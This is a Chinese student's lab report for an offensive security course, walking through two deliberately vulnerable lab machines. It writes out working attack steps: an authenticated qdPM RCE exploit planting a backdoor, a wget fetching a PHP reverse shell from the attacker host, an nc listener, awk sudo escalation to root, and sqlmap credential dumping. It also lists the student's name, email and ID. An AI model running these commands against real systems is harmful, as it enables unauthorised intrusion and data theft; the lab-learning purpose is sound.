《网络攻防实战》实验报告

第_9_次实验：__lab09_______

姓名：___佐藤汉___

学号：__215220029___

___21___级_计算机科学与技术系

邮箱：_monkeyboyer.ks@gmail.com


时间：5h

一、实验目的


取得目标靶机的 root 权限和 2 个 flag。
我们将使用到以下攻击手段：主机发现、端口扫描、…

二、实验内容


1.常规操作：主机发现，扫描端口



```
┌──(kali㉿kali)-[~/HA/week11]
└─$ sudo arp-scan -I eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:84:81:9b, IPv4: 10.
0.2.4
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhi
lls/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:a6:bc:08       PCS Systemtechnik GmbH
10.0.2.16       08:00:27:04:4b:19       PCS Systemtechnik GmbH
```




```
┌──(kali㉿kali)-[~/HA/week11]
└─$ nmap -p- 10.0.2.16
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 13:52 CST
Nmap scan report for 10.0.2.16
Host is up (0.0019s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```



```
┌──(kali㉿kali)-[~/HA/week11]
└─$ nmap -p22,80 -sV -sC 10.0.2.16
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 13:53 CST
Nmap scan report for 10.0.2.16
Host is up (0.00067s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2
.0)
| ssh-hostkey:
|   2048 6afed61723cb90792bb12d3753974658 (RSA)
|   256 5bc468d18959d748b096f311871c08ac (ECDSA)
|_  256 613966881d8ff1d040611e99c51a1ff4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

主机 IP：10.0.2.16
开放端口为 22，80

2.访问 WEB 服务，发现似乎是一个基于 php，Mysql 的 WEB 项目管理工具



DoubleTrouble

Welcome to qdPM

Email


Password

□ Remember Me

Login

Password forgotten?

qdPM 9.1
Copyright © 2022 qdpm.net



qdPM™ Free Web-Based Project Management Software (PHP/MySql)


Free project management tool for small team

qdPM is a free web-based project management tool suitable for a small team working on multiple projects. It is fully configurable. You can easy manage Projects, Tasks and People. Customers interact using a Ticket System that is integrated into Task management.

- **Current version:** 9.2, released on 01 July 2021, release notes
- **License:** Open Software License 3.0 (OSL-3.0)
- **Translations:** English, Russian more
- **User Interface:** Web-based
- **Database:** SQL-based
- **Technologies:** Symfony 1.4 Framework, YUI Library, jQuery

Tweet

知道了 80 端口是基于 qsPM，那么我们使用 searchsploit 查找是否有相关的漏洞



```
qdPM 7 - Arbitrary File upload                           | php/webapps/19154.py
qdPM 7.0 - Arbitrary '.PHP' File Upload (Metasploit)     | php/webapps/21835.rb
qdPM 9.1 - 'cfg[app_app_name]' Persistent Cross-Site     | php/webapps/48486.txt
qdPM 9.1 - 'filter_by' SQL Injection                     | php/webapps/45767.txt
qdPM 9.1 - 'search[keywords]' Cross-Site Scripting       | php/webapps/46399.txt
qdPM 9.1 - 'search_by_extrafields[]' SQL Injection       | php/webapps/46387.txt
qdPM 9.1 - 'type' Cross-Site Scripting                   | php/webapps/46398.txt
qdPM 9.1 - Arbitrary File Upload                         | php/webapps/48460.txt
qdPM 9.1 - Remote Code Execution                         | php/webapps/47954.py
qdPM 9.1 - Remote Code Execution (RCE) (Authenticate     | php/webapps/50175.py
qdPM 9.1 - Remote Code Execution (RCE) (Authenticate     | php/webapps/50944.py
qdPM 9.2 - Cross-site Request Forgery (CSRF)             | php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)           | php/webapps/50176.txt
qdPM < 9.1 - Remote Code Execution                       | multiple/webapps/48146.py
```


而且其中三条具有执行远程命令的功能

但是！可以观察到利用此漏洞的前提为得到靶机用户权，所以现在还无法使用

3.那么我们就先 crack 靶机，直接 dirsearch 进行路径爆破


结束后发现有一堆路径被爆破

其中有两个路径看似重要



```
[14:10:33] 200 -    1KB - /uploads/
```

如果有上传点的话，上传后的文件应该在这个路径里可以查看



```
[14:10:24] 200 -  952B  - /secret/
```

Something secret inside

查看 uploads 后发现没有任何文件

查看 secret 后我们发现了一张 jpg 图片


4.

下载图片

看上去没有任何奇怪的地方


但是可能图片里的二进制代码里有重要信息

我们使用 stegseek 和 steghide 的组合进行图片信息爆破




```
┌──(kali㉿kali)-[~/HA/week11]
└─$ stegseek doubletrouble.jpg ~/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "92camaro"
[i] Original filename: "creds.txt".
[i] Extracting to "doubletrouble.jpg.out".
```

找到了 secret phrase




```
┌──(kali㉿kali)-[~/HA/week11]
└─$ steghide extract -sf doubletrouble.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
```



```
┌──(kali㉿kali)-[~/HA/week11]
└─$ cat creds.txt
otisrush@localhost.com
otis666
```

居然找到了一组邮箱和密码，看来是 80 端口的邮箱和密码




Warning: Please remove 'install' folder

No reports found to display on dashboard


登陆成功！

5.
接下来我们利用刚刚在 searchsploit 找到的漏洞代码



```
┌──(kali㉿kali)-[~/HA/week11]
└─$ python3 50175.py -url http://10.0.2.16/ -u otisrush@localhost.com -p otis666
You are not able to use the designated admin account because they do not have a myAccou
nt page.

Backdoor uploaded at - > http://10.0.2.16//uploads/users/?cmd=whoami
```

Backdoor 成功上传到了/uploads/users 路径




10.0.2.16/uploads/users/945960-backdoor.php?cmd=id


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Backdoor 执行成功

6.
好的！可以执行的话我们直接上传 php-reverse-shell 到/uploads/路径
KALI 机上打开 pythonWEB 服务，靶机上执行 wget




10.0.2.16/uploads/users/945960-backdoor.php?cmd=wget 10.0.2.4/exp.php



```
Parent Directory                          -
945960-backdoor.php 2022-11-14 19:06  113
exp.php             2022-11-15 00:58 5.4K
```


靶机上直接执行 exp.php 后
成功进入靶机！!



```
┌──(kali㉿kali)-[~/SHARE/reverse_shells]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.16] 33604
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (202
0-11-28) x86_64 GNU/Linux
 01:02:10 up  1:17,  0 users,  load average: 0.51, 0.17, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WH
AT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


7.

接着需要在靶机上提权为 ROOT

sudo -l 后发现

```
(ALL : ALL) NOPASSWD: /usr/bin/awk
```


好的，访问 GTFOBins，awk 命令的 sudo 提权为这个



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```



```
python -c "import pty; pty.spawn('/bin/bash')"
root@doubletrouble:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@doubletrouble:/# whoami
whoami
root
root@doubletrouble:/# 
```


成功得到💀**ROOT**💀**权！！**

8.


在/root 目录里发现 doubletrouble.ova，第二个靶机的文件

靶机里似乎不能用 python3 -m http.server 80

那么我们用 python -m SimpleHTTPServer



```
root@doubletrouble:~# python -m SimpleHTTPServer
python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.0.2.4 - - [15/Nov/2022 01:14:39] "GET /doubletrouble.ova HTTP/
1.1" 200 -
```



```
┌──(kali㉿kali)-[~/HA/week11]
└─$ wget 10.0.2.16:8000/doubletrouble.ova
--2022-11-15 15:14:39--  http://10.0.2.16:8000/doubletrouble.ova
Connecting to 10.0.2.16:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 413142528 (394M) [application/octet-stream]
Saving to: ‘doubletrouble.ova’

doubletrouble.o 100%[=======>] 394.00M  24.9MB/s    in 17s

2022-11-15 15:14:56 (23.5 MB/s) - ‘doubletrouble.ova’ saved [413
142528/413142528]
```


或者也可以用 nc 命令传送

PS.之后试过了 python3 也可以…

9.


接着我们来 crack 第二个靶机

先是常规操作



```
┌──(kali㉿kali)-[~/HA/week11]
└─$ fping -gaq 10.0.2.0/24
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.4
10.0.2.17

┌──(kali㉿kali)-[~/HA/week11]
└─$ nmap -p- 10.0.2.17
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 15:52 CST
Nmap scan report for 10.0.2.17
Host is up (0.00045s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds

┌──(kali㉿kali)-[~/HA/week11]
└─$ nmap -p22,80 -sV -sC 10.0.2.17
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 15:53 CST
Nmap scan report for 10.0.2.17
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0
)
| ssh-hostkey:
|   1024 e84f84fc7a20378b2bf314a9549eb70f (DSA)
|   2048 0c1050f5a2d874f194c560d71a78a4e6 (RSA)
|_  256 050395760c7facdbb299137e9c26cad1 (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

访问 80 端口，出现了一个登陆界面



Double Trouble Administration Login


Username

Password


10.

我们利用 burpsuite 拦截，发现的确有 SQL 漏洞


那么利用 sqlmap 进行爆破




```
┌──(kali㉿kali)-[~/HA/week11]
└─$ sqlmap -r sqlinjection --dbs
```




```
available databases [2]:
[*] doubletrouble
[*] information_schema
```




```
┌──(kali㉿kali)-[~/HA/week11]
└─$ sqlmap -r sqlinjection -D doubletrouble --tables
```




```
Database: doubletrouble
[1 table]
+-------+
| users |
+-------+
```




```
┌──(kali㉿kali)-[~/HA/week11]
└─$ sqlmap -r sqlinjection -D doubletrouble -T users --columns
```



```
Database: doubletrouble
Table: users
[2 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| password | varchar(255) |
| username | varchar(255) |
+----------+--------------+
```



```
┌──(kali㉿kali)-[~/HA/week11]
└─$ sqlmap -r sqlinjection -D doubletrouble -T users -C password
,username --dump
```




```
Database: doubletrouble
Table: users
[2 entries]
+----------+----------+
| password | username |
+----------+----------+
| GfsZxc1  | montreux |
| ZubZub99 | clapton  |
+----------+----------+
```

通过尝试后发现 montreux 无法通过 ssh 登录

但是 clapton 可以，所以成功进入**靶机！**

user.txt




```
clapton@doubletrouble:~$ cat user.txt
6CEA7A737C7C651F6DA7669109B5FB52clapton@doubletrouble:~$
```

11.

好的接下来是提权 ROOT

直接 searchsploit Dirty Cow




```
┌──(kali㉿kali)-[~/HA/week11]
└─$ searchsploit Dirty Cow
------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------------
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)         | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)         | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privileg | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalati | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Met | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escal | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Meth | linux/local/40611.c
------------------------------------------------------------------------------- ---------------------------------
```

怎么 searchsploit 里面什么东西都有....

